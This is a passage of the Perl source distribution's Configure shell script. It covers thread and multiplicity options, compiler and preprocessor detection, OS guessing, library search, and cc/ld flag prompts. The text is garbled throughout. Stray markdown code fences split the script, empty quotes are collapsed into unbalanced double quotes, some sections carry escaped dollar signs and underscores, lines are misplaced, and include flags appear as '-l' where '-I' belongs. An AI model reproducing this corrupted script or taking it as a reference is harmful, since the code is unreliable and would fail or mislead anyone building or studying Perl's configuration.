rp='Use the newer interpreter-based ithreads?'
```



```

./myread

case "$ans" in
y|Y)  val="$define" ;;
*)    val="$undef" ;;

esac

set useithreads

eval $setvar

: Now set use5005threads to the opposite value.

case "$useithreads" in
$define) val="$undef" ;;
*) val="$define" ;;

esac

set use5005threads

eval $setvar

;;

*)

useithreads="$undef"

use5005threads="$undef"

;;

esac


case "$useithreads$use5005threads" in
"$define$define")

$cat >&4 <<EOM

```

You cannot have both the ithreads and the 5.005 threads enabled at the same time. Disabling the 5.005 threads since they are much less stable than the ithreads.

EOM

```
use5005threads="$undef"
```

```
;;
```

```
esac
```

else

: perl-5.9.x and later

```
if test X"$usethreads" = "X$define"; then
```

```
case "$use5005threads" in
```

```
$define|true|[yY]*)
```

```
$cat >&4 <<EOM
```

5.005 threads has been removed for 5.10. Perl will be built using ithreads.

EOM

```
;;
```

```
esac
```

```
fi
```

```
use5005threads="$undef"
```

```

    useithreads="$useithreads"
fi

if test X"$useithreads" = "X$define" -a "X$useperlio" = "Xundef"; then

    cat >&4 <<EOF

***

*** To build with ithreads you must also use the PerlIO layer.

*** Cannot continue, aborting.

***

EOF

    exit 1
fi

case "$d_oldpthreads" in
    ")    : Configure tests would be welcome here. For now, assume undef.

        val="$undef" ;;

    *)    val="$d_oldpthreads" ;;
esac

set d_oldpthreads

eval $setvar

```

```

: Look for a hint-file generated 'call-back-unit'. If the
: user has specified that a threading perl is to be built,
: we may need to set or change some other defaults.

```

```

if $test -f usethreads.cbu; then

    echo "Your platform has some specific hints regarding threaded builds, using them..."

    ./usethreads.cbu

else

    case "$usethreads" in
        "$define" | true | [yY]*)
            $cat <<EOM

(Your platform does not have any specific hints for threaded builds.

Assuming POSIX threads, then.)

EOM

            ;;

        esac

    fi

```

: Check if multiplicity is required

```
cat <<EOM
```

Perl can be built so that multiple Perl interpreters can coexist  
within the same Perl executable.

```
EOM
```

```

case "$useithreads" in
    $define)
        cat <<EOM

```

This multiple interpreter support is required for interpreter-based threads.

EOM

```
    val="$define"

    ;;

*)    case "$usemultiplicity" in

        $define|true|[yY]*)    dflt='y';;

        *) dflt='n';;

    esac

    echo " "

    echo "If this doesn't make any sense to you, just accept the default '$dflt'."

    rp='Build Perl for multiplicity?'

    ./myread

    case "$ans" in

        y|Y)    val="$define" ;;

        *)    val="$undef" ;;

    esac

    ;;

esac

set usemultiplicity

eval $setvar
```

: Check if morebits is requested

```
case "$usemorebits" in

"$define"|true|[yY]*)

    use64bitint="$define"

    uselongdouble="$define"
```

```
        usemorebits="$define"

        ;;

*)      usemorebits="$undef"

        ;;

esac
```

: Determine the C compiler to be used

```
echo " "

case "$cc" in

") dflt=cc;;

*) dflt="$cc";;

esac

rp="Use which C compiler?"

. ./myread

cc="$ans"
```

: See whether they have no cc but they do have gcc

```
. ./trygcc

if $test -f cc.cbu; then

    . ./cc.cbu

fi

. ./checkcc
```

: make some quick guesses about what we are up against

```
echo " "
```

```
$echo $n "Hmm... $c"

echo exit 1 >bsd

echo exit 1 >usg

echo exit 1 >v7

echo exit 1 >osf1

echo exit 1 >eunice

echo exit 1 >xenix

echo exit 1 >venix

echo exit 1 >os2

d_bsd="$undef"

$cat /usr/include/signal.h /usr/include/sys/signal.h >foo 2>/dev/null

if test -f /osf_boot || $contains 'OSF/1' /usr/include/ctype.h >/dev/null 2>&1

then

    echo "Looks kind of like an OSF/1 system, but we'll see..."

    echo exit 0 >osf1

elif test `echo abc | $tr a-z A-Z` = Abc ; then

    xxx=`./loc addbib blurfl $pth`

    if $test -f $xxx; then

        echo "Looks kind of like a USG system with BSD features, but we'll see..."

        echo exit 0 >bsd

        echo exit 0 >usg

    else

        if $contains SIGTSTP foo >/dev/null 2>&1 ; then

            echo "Looks kind of like an extended USG system, but we'll see..."

        else
```

```

        echo "Looks kind of like a USG system, but we'll see..."

    fi

    echo exit 0 >usg

fi

elif $contains SIGTSTP foo >/dev/null 2>&1 ; then

    echo "Looks kind of like a BSD system, but we'll see..."

    d_bsd="$define"

    echo exit 0 >bsd

else

    echo "Looks kind of like a Version 7 system, but we'll see..."

    echo exit 0 >v7

fi

case "$eunicefix" in

*unixtovms*)

    $cat <<'EOI'

```

There is, however, a strange, musty smell in the air that reminds me of something...hmm...yes...I've got it...there's a VMS nearby, or I'm a Blit.

EOI

```

    echo exit 0 >eunice

    d_eunice="$define"

: it so happens the Eunice I know will not run shell scripts in Unix format

;;

*)

    echo " "

    echo "Congratulations. You aren't running Eunice."

```



```

        d_eunice="$undef"

        ;;

esac

: Detect OS2. The p_ variable is set above in the Head.U unit.

: Note that this also -- wrongly -- detects e.g. dos-djgpp, which also uses

: semicolon as a patch separator

case "$p_" in

:) ;;

*)

        $cat <<'EOI'

```

I have the feeling something is not exactly right, however...don't tell me...

lemme think...does HAL ring a bell?...no, of course, you're only running OS/2!

(Or you may be running DOS with DJGPP.)

EOI

```

        echo exit 0 >os2

        ;;

esac

```

if test -f /xenix; then

```

        echo "Actually, this looks more like a XENIX system..."

        echo exit 0 >xenix

        d_xenix="$define"

```

else

```

        echo " "

        echo "It's not Xenix..."

        d_xenix="$undef"

```

```

fi

chmod +x xenix

$eunicefix xenix

if test -f /venix; then

    echo "Actually, this looks more like a VENIX system..."

    echo exit 0 >venix

else

    echo " "

    if ./xenix; then

        : null

    else

        echo "Nor is it Venix..."

    fi

fi

```

```

fi

chmod +x bsd usg v7 osf1 eunice xenix venix os2

$eunicefix bsd usg v7 osf1 eunice xenix venix os2

$rm -f foo

```

: Check if we are using GNU gcc and what its version is

```

echo " "

echo "Checking for GNU cc in disguise and/or its version number..." >&4

$cat >try.c <<EOM

#include <stdio.h>

int main() {

#ifdef __GNUC__ && !defined(__INTEL_COMPILER)

```

```

#ifdef __VERSION__
    printf("%s\n", __VERSION__);
#else
    printf("%s\n", "1");
#endif
#endif

    return(0);
}

EOM

if $cc -o try $ccflags $ldflags try.c; then
    gccversion=`$run ./try`
    case "$gccversion" in
        ") echo "You are not using GNU cc." ;;
        *) echo "You are using GNU cc $gccversion."

            ccname=gcc

            ;;
    esac
else
    echo " "

    echo "**** WHOA THERE!!! ****" >&4

    echo "  Your C compiler \"$cc\" doesn't seem to be working!" >&4

    case "$knowitall" in
        ")

    echo "  You'd better start hunting for one and let me know about it." >&4

    exit 1

```

```

;;
esac

fi

$rm -f try try.*

case "$gccversion" in
1*) cpp=`./loc gcc-cpp $cpp $pth` ;;
esac

case "$gccversion" in
") gccosandvers=" ;;
*) gccshortvers=`echo "$gccversion"|sed 's/.*//`

gccosandvers=`$cc -v 2>&1|grep '/specs$'|sed "s!.*[/^-/]*-[/^-/]*-\\([/^-/]*\\)/$gccshortvers/specs!\\1!"`

gccshortvers="

case "$gccosandvers" in

$osname) gccosandvers=" ;; # linux gccs seem to have no linux osvers, grr

$osname$osvers) ;; # looking good

$osname*) cat <<EOM >&4

*** WHOA THERE!!! ***

```

Your gcc has not been compiled for the exact release of  
your operating system (\$gccosandvers versus \$osname\$osvers).

In general it is a good idea to keep gcc synchronized with  
the operating system because otherwise serious problems  
may ensue when trying to compile software, like Perl.

I'm trying to be optimistic here, though, and will continue.

If later during the configuration and build icky compilation problems appear (headerfile conflicts being the most common manifestation), I suggest reinstalling the gcc to match your operating system release.

EOM

```
;;
*) gccosandvers=" ;; # failed to parse, better be silent
esac
;;
esac
case "$ccname" in
") ccname="$cc" ;;
esac

# gcc 3.* complain about adding -ldirectories that they already know about,
# so we will take those off from locincpth.
case "$gccversion" in
3*)
    echo "main(){}">try.c
    for incdir in $locincpth; do
        warn=`$cc $ccflags -I$incdir -c try.c 2>&1 | \
            grep '^c[cp]p*[01]: warning: changing search order '`
```

```

    if test "X$warn" != X; then
        locincpth=`echo " $locincpth " | sed "s! $incdir ! !"`
    fi
done

$rm -f try try.*

esac

: What should the include directory be ?

echo " "

$echo $n "Hmm... $c"

dflt='/usr/include'

incpath=""

mips_type=""

if $test -f /bin/mips && /bin/mips; then
    echo "Looks like a MIPS system..."

    $cat >usr.c <<'EOCP'

#ifdef SYSTYPE_BSD43

/bsd43

#endif

EOCP

    if cc -E usr.c > usr.out && $contains / usr.out >/dev/null 2>&1; then
        dflt='/bsd43/usr/include'

        incpath='/bsd43'

        mips_type='BSD 4.3'

    else

```

```

        mips_type='System V'

    fi

    $rm -f usr.c usr.out

    echo "and you're compiling with the $mips_type compiler and libraries."

    xxx_prompt=y

    echo "exit 0" >mips

else

    echo "Doesn't look like a MIPS system."

    xxx_prompt=n

    echo "exit 1" >mips

fi

chmod +x mips

$eunicefix mips

case "$usrinc" in

    ") ;;

    *) dflt="$usrinc";;

esac

case "$xxx_prompt" in

y)    fn=d/

        echo " "

        rp='Where are the include files you want to use?'

        ./getfile

        usrinc="$ans"

        ;;

    *)    usrinc="$dflt"

```

```

;;

esac

: see how we invoke the C preprocessor

echo " "

echo "Now, how can we feed standard input to your C preprocessor..." >&4

cat <<'EOT' >testcpp.c

#define ABC abc

#define XYZ xyz

ABC.XYZ

EOT

cd ..

if test ! -f cppstdin; then

    if test "X$osname" = "Xaix" -a "X$gccversion" = X; then

        # AIX cc -E doesn't show the absolute headerfile

        # locations but we'll cheat by using the -M flag.

        echo 'cat >.$$.c; rm -f .$$.u; ""$cc"" ${1+"$@"} -M -c .$$.c 2>/dev/null; test -s .$$.u &&
awk """"$2 ~ /\.h$/ { print "# 0 \"""$2\""" }"""" .$$.u; rm -f .$$.o .$$.u; ""$cc"" -E ${1+"$@"} .$$.c; rm .$$.c'
        > cppstdin

    else

        echo 'cat >.$$.c; ""$cc"" -E ${1+"$@"} .$$.c; rm .$$.c' >cppstdin

    fi

else

    echo "Keeping your $hint cppstdin wrapper."

fi

chmod 755 cppstdin

```



```
wrapper=`pwd`/cppstdin
```

```
ok='false'
```

```
cd UU
```

```
if $test "X$cppstdin" != "X" && \
```

```
    $cppstdin $cppminus <testcpp.c >testcpp.out 2>&1 && \
```

```
    $contains 'abc.*xyz' testcpp.out >/dev/null 2>&1
```

```
then
```

```
    echo "You used to use $cppstdin $cppminus so we'll use that again."
```

```
    case "$cpprun" in
```

```
        ") echo "But let's see if we can live without a wrapper..." ;;
```

```
        *)
```

```
            if $cpprun $cpplast <testcpp.c >testcpp.out 2>&1 && \
```

```
                $contains 'abc.*xyz' testcpp.out >/dev/null 2>&1
```

```
            then
```

```
                echo "(And we'll use $cpprun $cpplast to preprocess directly.)"
```

```
                ok='true'
```

```
            else
```

```
                echo "(However, $cpprun $cpplast does not work, let's see...)"
```

```
            fi
```

```
        ;;
```

```
    esac
```

```
else
```

```
    case "$cppstdin" in
```

```
        ") ;;
```

```

*)
    echo "Good old $cppstdin $cppminus does not seem to be of any help..."
    ;;
esac

fi

if $ok; then
    : nothing
elif echo 'Maybe ""$cc"' -E" will work...'; \
    $cc -E <testcpp.c >testcpp.out 2>&1; \
    $contains 'abc.*xyz' testcpp.out >/dev/null 2>&1 ; then
    echo "Yup, it does."
    x_cpp="$cc -E"
    x_minus="";
elif echo 'Nope...maybe ""$cc"' -E -" will work...'; \
    $cc -E - <testcpp.c >testcpp.out 2>&1; \
    $contains 'abc.*xyz' testcpp.out >/dev/null 2>&1 ; then
    echo "Yup, it does."
    x_cpp="$cc -E"
    x_minus='-';
elif echo 'Nope...maybe ""$cc"' -P" will work...'; \
    $cc -P <testcpp.c >testcpp.out 2>&1; \
    $contains 'abc.*xyz' testcpp.out >/dev/null 2>&1 ; then
    echo "Yipee, that works!"
    x_cpp="$cc -P"

```

```

x_minus="";

elif echo 'Nope...maybe ""$cc" -P -" will work...'; \

    $cc -P - <testcpp.c >testcpp.out 2>&1; \

    $contains 'abc.*xyz' testcpp.out >/dev/null 2>&1 ; then

    echo "At long last!"

    x_cpp="$cc -P"

    x_minus='-';

elif echo 'No such luck, maybe ""$cpp" will work...'; \

    $cpp <testcpp.c >testcpp.out 2>&1; \

    $contains 'abc.*xyz' testcpp.out >/dev/null 2>&1 ; then

    echo "It works!"

    x_cpp="$cpp"

    x_minus="";

elif echo 'Nixed again...maybe ""$cpp' -" will work...'; \

    $cpp - <testcpp.c >testcpp.out 2>&1; \

    $contains 'abc.*xyz' testcpp.out >/dev/null 2>&1 ; then

    echo "Hooray, it works! I was beginning to wonder."

    x_cpp="$cpp"

    x_minus='-';

elif echo 'Uh-uh. Time to get fancy. Trying a wrapper...'; \

    $wrapper <testcpp.c >testcpp.out 2>&1; \

    $contains 'abc.*xyz' testcpp.out >/dev/null 2>&1 ; then

    x_cpp="$wrapper"

    x_minus="

    echo "Eureka!"

```

else

dfilt=""

rp="No dice. I can't find a C preprocessor. Name one:"

./myread

x\_cpp="\$ans"

x\_minus=""

\$x\_cpp <testcpp.c >testcpp.out 2>&1

if \$contains 'abc.\*xyz' testcpp.out >/dev/null 2>&1 ; then

echo "OK, that will do." >&4

else

echo "Sorry, I can't get that to work. Go find one and rerun Configure." >&4

exit 1

fi

fi

case "\$ok" in

false)

cppstdin="\$x\_cpp"

cppminus="\$x\_minus"

cpprun="\$x\_cpp"

cpplast="\$x\_minus"

set X \$x\_cpp

shift

case "\$1" in

"\$cpp")

```

echo "Perhaps can we force $cc -E using a wrapper..."

if $wrapper <testcpp.c >testcpp.out 2>&1; \
    $contains 'abc.*xyz' testcpp.out >/dev/null 2>&1
then
    echo "Yup, we can."

    cppstdin="$wrapper"

    cppminus="";

else
    echo "Nope, we'll have to live without it..."

fi

;;

esac

case "$cpprun" in
"$wrapper")
    cpprun="
    cpplast="

    ;;

esac

;;

esac

case "$cppstdin" in
"$wrapper"|"cppstdin") ;;

*) $rm -f $wrapper;;

esac

```

```
$rm -f testcpp.c testcpp.out
```

```
: Set private lib path
```

```
case "$plibpth" in
```

```
") if ./mips; then
```

```
    plibpth="$incpath/usr/lib /usr/local/lib /usr/ccs/lib"
```

```
    fi;;
```

```
esac
```

```
case "$libpth" in
```

```
' ') dlist=";;
```

```
") dlist="$loclibpth $plibpth $glibpth";;
```

```
*) dlist="$libpth";;
```

```
esac
```

```
: Now check and see which directories actually exist, avoiding duplicates
```

```
libpth=""
```

```
for xxx in $dlist
```

```
do
```

```
    if $test -d $xxx; then
```

```
        case " $libpth " in
```

```
            *" $xxx "*) ;;
```

```
            *) libpth="$libpth $xxx";;
```

```
        esac
```

```
    fi
```

```
done
```

```
$cat <<'EOM'
```

Some systems have incompatible or broken versions of libraries. Among the directories listed in the question below, please remove any you know not to be holding relevant libraries, and add any that are needed. Say "none" for none.

```
EOM
```

```
case "$libpth" in
```

```
"") dflt='none';;
```

```
*)
```

```
    set X $libpth
```

```
    shift
```

```
    dflt=${1+"$@"}
```

```
    ;;
```

```
esac
```

```
rp="Directories to use for library searches?"
```

```
. ./myread
```

```
case "$ans" in
```

```
none) libpth=' ';;
```

```
*) libpth="$ans";;
```

```
esac
```

```
: compute shared library extension
```

```
case "$so" in
```

```

")
    if xxx=`./loc libc.sl X $libpth`; $test -f "$xxx"; then
        dflt='sl'
    else
        dflt='so'
    fi
;;
*) dflt="$so";;
esac
$cat <<EOM

```

On some systems, shared libraries may be available. Answer 'none' if you want to suppress searching of shared libraries for the remainder of this configuration.

```

EOM
rp='What is the file extension used for shared libraries?'
. ./myread
so="$ans"

```

: Define several unixisms.

: Hints files or command line option can be used to override them.

: The convoluted testing is in case hints files set either the old

: or the new name.

```

case "$_exe" in

```



```
)    case "$exe_ext" in
    ")    ;;
    *)    _exe="$exe_ext" ;;
esac

;;
```

```
esac
```

```
case "$_a" in
```

```
)    case "$lib_ext" in
    ")    _a='.a';;
    *)    _a="$lib_ext" ;;
esac

;;
```

```
esac
```

```
case "$_o" in
```

```
) case "$obj_ext" in
    ")    _o='.o';;
    *)    _o="$obj_ext" ;;
esac

;;
```

```
esac
```

```
case "$p_" in
```

```
) case "$path_sep" in
    ")    p_=':.';;
    *)    p_="$path_sep" ;;
esac
```

```

;;

esac

exe_ext=$_exe

lib_ext=$_a

obj_ext=$_o

path_sep=$p_

```

```
rm_try="$rm -f try try$_exe a.out .out try.[cho] try.$_o core core.try* try.core*"

```

: Which makefile gets called first. This is used by make depend.

```

case "$firstmakefile" in
") firstmakefile='makefile';;
esac

```

: Check for uselongdouble support

```

case "$ccflags" in
*-DUSE_LONG_DOUBLE*|*-DUSE_MORE_BITS*) uselongdouble="$define" ;;
esac

```

```

case "$uselongdouble" in
$define|true|[yY]*) dflt='y';;
*) dflt='n';;
esac

cat <<EOM

```

Perl can be built to take advantage of long doubles which  
(if available) may give more accuracy and range for floating point numbers.

If this doesn't make any sense to you, just accept the default '\$dflt'.

EOM

rp='Try to use long doubles if available?'

. ./myread

case "\$ans" in

y|Y) val="\$define" ;;

\*) val="\$undef" ;;

esac

set uselongdouble

eval \$setvar

case "\$uselongdouble" in

true|[yY]\*) uselongdouble="\$define" ;;

esac

: Look for a hint-file generated 'call-back-unit'. If the

: user has specified that long doubles should be used,

: we may need to set or change some other defaults.

if \$test -f uselongdouble.cbu; then

echo "Your platform has some specific hints regarding long doubles, using them..."

. ./uselongdouble.cbu

else

```
case "$uselongdouble" in
    $define)
        $cat <<EOM

(Your platform does not have any specific hints for long doubles.)

EOM

    ;;

esac

fi
```

: Looking for optional libraries

```
echo " "

echo "Checking for optional libraries..." >&4

case "$libs" in
    ' ' | ") dflt=";;
    *) dflt="$libs";;

esac

case "$libswanted" in

    ") libswanted='c_s';;

esac

case "$usesocks" in

    "$define") libswanted="$libswanted socks5 socks5_sh" ;;

esac

libsfound=""

libsfiles=""

libsdirs=""
```

```

libspath=""

for thisdir in $libpth $xlibpth; do

    test -d $thisdir && libspath="$libspath $thisdir"

done

for thislib in $libswanted; do

    for thisdir in $libspath; do

        xxx=""

        if $test ! -f "$xxx" -a "X$ignore_versioned_solibs" = "X"; then

            xxx=`ls $thisdir/lib$thislib.$so.[0-9] 2>/dev/null|sed -n '$p`

            $test -f "$xxx" && eval $libscheck

            $test -f "$xxx" && libstyle=shared

        fi

        if test ! -f "$xxx"; then

            xxx=$thisdir/lib$thislib.$so

            $test -f "$xxx" && eval $libscheck

            $test -f "$xxx" && libstyle=shared

        fi

        if test ! -f "$xxx"; then

            xxx=$thisdir/lib$thislib$_a

            $test -f "$xxx" && eval $libscheck

            $test -f "$xxx" && libstyle=static

        fi

        if test ! -f "$xxx"; then

            xxx=$thisdir/$thislib$_a

            $test -f "$xxx" && eval $libscheck

        fi
    done
done

```

```

        $test -f "$xxx" && libstyle=static
    fi

    if test ! -f "$xxx"; then

        xxx=$thisdir/lib${thislib}_s$_a

        $test -f "$xxx" && eval $libscheck

        $test -f "$xxx" && libstyle=static

        $test -f "$xxx" && thislib=${thislib}_s

    fi

    if test ! -f "$xxx"; then

        xxx=$thisdir/Slib$thislib$_a

        $test -f "$xxx" && eval $libscheck

        $test -f "$xxx" && libstyle=static

    fi

    if $test -f "$xxx"; then

        case "$libstyle" in

            shared) echo "Found -l$thislib (shared)."; ;

            static) echo "Found -l$thislib."; ;

            *)    echo "Found -l$thislib ($libstyle)."; ;

        esac

        case " $dflt " in

            *"-l$thislib" *);;

            *) dflt="$dflt -l$thislib"

        libsfound="$libsfound $xxx"

        yyy=`basename $xxx`

        libsfiles="$libsfiles $yyy"

```

```

yyy=`echo $xxx|${sed -e "s%/$yyy\\\$%%"}`

case " $libsdirs " in

*" $yyy "*) ;;

*) libsdirs="$libsdirs $yyy" ;;

esac

;;

esac

break

fi

done

if $test ! -f "$xxx"; then

    echo "No -l$thislib."

fi

done

set X $dflt

shift

dflt="$*"

case "$libs" in

") dflt="$dflt";;

*) dflt="$libs";;

esac

case "$dflt" in

'|') dflt='none';;

esac

```

```
$cat <<EOM
```

In order to compile \$package on your machine, a number of libraries are usually needed. Include any other special libraries here as well.

Say "none" for none. The default list is almost always right.

```
EOM
```

```
echo " "
```

```
rp="What libraries to use?"
```

```
./myread
```

```
case "$ans" in
```

```
none) libs=' ';;
```

```
*) libs="$ans";;
```

```
esac
```

: determine optimization, if desired, or use for debug flag also

```
case "$optimize" in
```

```
' ' | $undef) dflt='none';;
```

```
") dflt='-O';;
```

```
*) dflt="$optimize";;
```

```
esac
```

```
$cat <<EOH
```

By default, \$package compiles with the -O flag to use the optimizer.

Alternately, you might want to use the symbolic debugger, which uses



the -g flag (on traditional Unix systems). Either flag can be specified here. To use neither flag, specify the word "none".

EOH

rp="What optimizer/debugger flag should be used?"

./myread

optimize="\$ans"

case "\$optimize" in

'none') optimize=" ";;

esac

: Check what DEBUGGING is required from the command line

: -DEBUGGING or -DDEBUGGING or

: -DEBUGGING=both = -g + -DDEBUGGING

: -DEBUGGING=-g or -Doptimize=-g = -g

: -DEBUGGING=none or -UDEBUGGING =

: -DEBUGGING=old or -DEBUGGING=default = ? \$optimize

case "\$EDEBUGGING" in

") ;;

\*) DEBUGGING=\$EDEBUGGING ;;

esac

case "\$DEBUGGING" in

-g|both|\$define)

case "\$optimize" in

```

        *-g*) ;;

        *) optimize="$optimize -g" ;;

    esac ;;

none|$undef)

    case "$optimize" in

        *-g*) set `echo "X $optimize " | sed 's/ -g / /'`

                shift

                optimize="$*"

                ;;

    esac ;;

esac

```

```

dflt=""

case "$DEBUGGING" in

both|$define) dflt='-DDEBUGGING'

esac

```

```

: argument order is deliberate, as the flag will start with - which set could
: think is an option

checkccflag='check=$1; flag=$2; callback=$3;

echo " ";

echo "Checking if your compiler accepts $flag" 2>&1;

echo "int main(void) { return 0; }" > gcctest.c;

if $cc -O2 $flag -o gcctest gcctest.c 2>gcctest.out && ./gcctest; then

    echo "Yes, it does." 2>&1;

```

```

if $test -s gcctest.out ; then

    echo "But your platform does not like it:";

    cat gcctest.out;

else

    case "$ccflags" in

        *$check*)

            echo "Leaving current flags $ccflags alone." 2>&1

            ;;

        *) dflt="$dflt $flag";

            eval $callback

            ;;

    esac

fi

else

    echo "Nope, it does not, but that is ok." 2>&1;

fi

,

```

: We will not override a previous value, but we might want to

: augment a hint file

```
case "$hint" in
```

```
default|recommended)
```

```
    case "$gccversion" in
```

```
        1*) dflt="$dflt -fpcc-struct-return" ;;
```

```
    esac
```

```

case "$optimize:$DEBUGGING" in
*-g*:old) dflt="$dflt -DDEBUGGING";;
esac

case "$gccversion" in
2*) if $test -d /etc/conf/kconfig.d &&
        $contains _POSIX_VERSION $usrinc/sys/unistd.h >/dev/null 2>&1
    then
        # Interactive Systems (ISC) POSIX mode.
        dflt="$dflt -posix"
    fi
    ;;
esac

case "$gccversion" in
1*) ;;
2.[0-8]*) ;;
?*)    set strict-aliasing -fno-strict-aliasing
        eval $checkccflag
        ;;
esac

# For gcc, adding -pipe speeds up compilations for some, but apparently
# some assemblers can't read from stdin. (It also slows down compilations
# in other cases, but those are apparently rarer these days.) AD 5/2004.

case "$gccversion" in
?*)    set pipe -pipe
        eval $checkccflag

```

```

;;

esac

# on x86_64 (at least) we require an extra library (libssp) in the
# link command line. This library is not named, so I infer that it is
# an implementation detail that may change. Hence the safest approach
# is to add the flag to the flags passed to the compiler at link time,
# as that way the compiler can do the right implementation dependant
# thing. (NWC)

case "$gccversion" in
?*)    set stack-protector -fstack-protector
        eval $checkccflag
        ;;
esac

;;

esac

;;

esac

case "$mips_type" in
*BSD*|") inclwanted="$locincpth $usrinc";;
*) inclwanted="$locincpth $inclwanted $usrinc/bsd";;
esac

for thisincl in $inclwanted; do
    if $test -d $thisincl; then
        if $test x$thisincl != x$usrinc; then
            case "$dflt" in

```

```

        *) -l$thisincl "*);;

        *) dflt="$dflt -l$thisincl ";;

    esac

fi

fi

done

```

```

inctest='if $contains $2 $usrinc/$1 >/dev/null 2>&1; then

    xxx=true;

elif $contains $2 $usrinc/sys/$1 >/dev/null 2>&1; then

    xxx=true;

else

    xxx=false;

fi;

if $xxx; then

    case "$dflt" in

        *$2*);;

        *) dflt="$dflt -D$2";;

    esac;

fi'

```

```

set signal.h LANGUAGE_C; eval $inctest

```

```

case "$usesocks" in

$define)

```

```

        ccflags="$ccflags -DSOCKS"

        ;;

esac

case "$hint" in
default|recommended) dflt="$ccflags $dflt" ;;
*) dflt="$ccflags";;
esac

case "$dflt" in
'|' ) dflt=none;;
esac

$cat <<EOH

```

Your C compiler may want other flags. For this question you should include -l/whatever and -DWHATEVER flags and any other flags used by the C compiler, but you should NOT include libraries or ld flags like -lwhatever. If you want \$package to honor its debug switch, you should include -DDEBUGGING here. Your C compiler might also need additional flags, such as -D\_POSIX\_SOURCE.

To use no flags, specify the word "none".

```
EOH

set X $dflt

```

shift

dflt=\${1+"\$@"}

rp="Any additional cc flags?"

./myread

case "\$ans" in

none) ccflags="";;

\*) ccflags="\$ans";;

esac

: the following weeds options from ccflags that are of no interest to cpp

case "\$cppflags" in

") cppflags="\$ccflags" ;;

\*) cppflags="\$cppflags \$ccflags" ;;

esac

case "\$gccversion" in

1\*) cppflags="\$cppflags -D\_\_GNUC\_\_"

esac

case "\$mips\_type" in

");;

\*BSD\*) cppflags="\$cppflags -DSYSTYPE\_BSD43";;

esac

case "\$cppflags" in

");;

\*)

echo " "



```

echo "Let me guess what the preprocessor flags are..." >&4

set X $cppflags

shift

cppflags=""

$cat >cpp.c <<'EOM'

#define BLURFL foo

BLURFL xx LFRULB

EOM

previous=""

for flag in $*

do

    case "$flag" in

        -*) ftry="$flag";;

        *) ftry="$previous $flag";;

    esac

    if $cppstdin -DLFRULB=bar $cppflags $ftry $cppminus <cpp.c \

        >cpp1.out 2>/dev/null && \

        $cpprun -DLFRULB=bar $cppflags $ftry $cpplast <cpp.c \

        >cpp2.out 2>/dev/null && \

        $contains 'foo.*xx.*bar' cpp1.out >/dev/null 2>&1 && \

        $contains 'foo.*xx.*bar' cpp2.out >/dev/null 2>&1

    then

        cppflags="$cppflags $ftry"

        previous=""

```

```

        else
            previous="$flag"
        fi
    done

    set X $cppflags

    shift

    cppflags=${1+"$@"}

    case "$cppflags" in
        *-* ) echo "They appear to be: $cppflags";;
    esac

    $rm -f cpp.c cpp?.out

    ;;

esac

```

: flags used in final linking phase

```

case "$ldflags" in
    ") if ./venix; then
        dflt='-i -z'
    else
        dflt=""
    fi
    case "$ccflags" in
        *-posix*) dflt="$dflt -posix" ;;
    esac
    ;;

```

```

*) dflt="$ldflags";;

esac

# See note above about -fstack-protector

case "$ccflags" in
*-fstack-protector*)

    case "$dflt" in

        *-fstack-protector*) ;; # Don't add it again

        *) dflt="$dflt -fstack-protector" ;;

    esac

    ;;

esac

```

: Try to guess additional flags to pick up local libraries.

```

for thislibdir in $libpth; do

    case " $loclibpth " in

        *" $thislibdir "*)

            case "$dflt " in

                *"-L$thislibdir "*) ;;

                *) dflt="$dflt -L$thislibdir" ;;

            esac

            ;;

    esac

done

case "$dflt" in

```

```
" ) dflt='none' ;;
```

```
esac
```

```
$cat <<EOH
```

Your C linker may need flags. For this question you should include -L/whatever and any other flags used by the C linker, but you should NOT include libraries like -lwhatever.

Make sure you include the appropriate -L/path flags if your C linker does not normally search all of the directories you specified above, namely

```
$libpth
```

To use no flags, specify the word "none".

```
EOH
```

```
rp="Any additional ld flags (NOT including libraries)?"
```

```
./myread
```

```
case "$ans" in
```

```
none) ldflags="";;
```

```
*) ldflags="$ans";;
```

```
esac
```

```
rmlist="$rmlist pdp11"
```

: coherency check

echo " "

echo "Checking your choice of C compiler and flags for coherency..." >&4

\$cat > try.c <<'EOF'

#include <stdio.h>

int main() { printf("Ok\n"); return(0); }

EOF

set X \$cc -o try \$optimize \$ccflags \$ldflags try.c \$libs

shift

\$cat >try.msg <<'EOM'

I've tried to compile and run the following simple program:

EOM

\$cat try.c >> try.msg

\$cat >> try.msg <<EOM

I used the command:

\$\*

\$run ./try

and I got the following output:

EOM

dflt=y

if \$sh -c "\$cc -o try \$optimize \$ccflags \$ldflags try.c \$libs" >>try.msg 2>&1; then

if \$sh -c "\$run ./try " >>try.msg 2>&1; then

xxx=`\$run ./try`

case "\$xxx" in

"Ok") dflt=n ;;

\*) echo 'The program compiled OK, but produced no output.' >> try.msg

case " \$libs " in

" -lsfio ")

cat >> try.msg <<'EOQS'

If \$libs contains -lsfio, and sfio is mis-configured, then it

sometimes (apparently) runs and exits with a 0 status, but with no

output! It may have to do with sfio's use of \_exit vs. exit.

EOQS

rp="You have a big problem. Shall I abort Configure"

dflt=y

::

esac

::

esac

else

echo "The program compiled OK, but exited with status \$?." >>try.msg

rp="You have a problem. Shall I abort Configure"

dflt=y

```

        fi
else
    echo "I can't compile the test program." >>try.msg
    rp="You have a BIG problem. Shall I abort Configure"
    dflt=y
fi
case "$dflt" in
y)
    $cat try.msg >&4
    case "$knowitall" in
    "")
        echo "(The supplied flags or libraries might be incorrect.)"
        ;;
    *) dflt=n;;
    esac
    echo " "
    ./myread
    case "$ans" in
    n*|N*) ;;
    *)
        echo "Ok. Stopping Configure." >&4
        exit 1
        ;;
    esac
    ;;
n) echo "OK, that should do.";;

```

```
esac
```

```
$rm_try gcctest gcctest.out
```

```
: define a shorthand compile call
```

```
compile='
```

```
mc_file=$1;
```

```
shift;
```

```
case "$usedevel" in $define|true|[yY]*) if $test ! -f "${mc_file}.c"; then
```

```
echo "Internal Configure script bug - compiler test file ${mc_file}.c is missing. Please report this to  
perlbug@perl.org" >&4;
```

```
exit 1;
```

```
fi;
```

```
esac;
```

```
$cc -o ${mc_file} $optimize $ccflags $ldflags $* ${mc_file}.c $libs > /dev/null 2>&1;
```

```
: define a shorthand compile call for compilations that should be ok.
```

```
compile_ok='
```

```
mc_file=$1;
```

```
shift;
```

```
$cc -o ${mc_file} $optimize $ccflags $ldflags $* ${mc_file}.c $libs;
```

```
: determine filename position in cpp output
```

```
echo " "
```

```
echo "Computing filename position in cpp output for #include directives..." >&4
```

```
case "$osname" in
```

```
vos) testaccess=-e ;;
```

```
*) testaccess=-r ;;
```



```

esac

echo '#include <stdio.h>' > foo.c

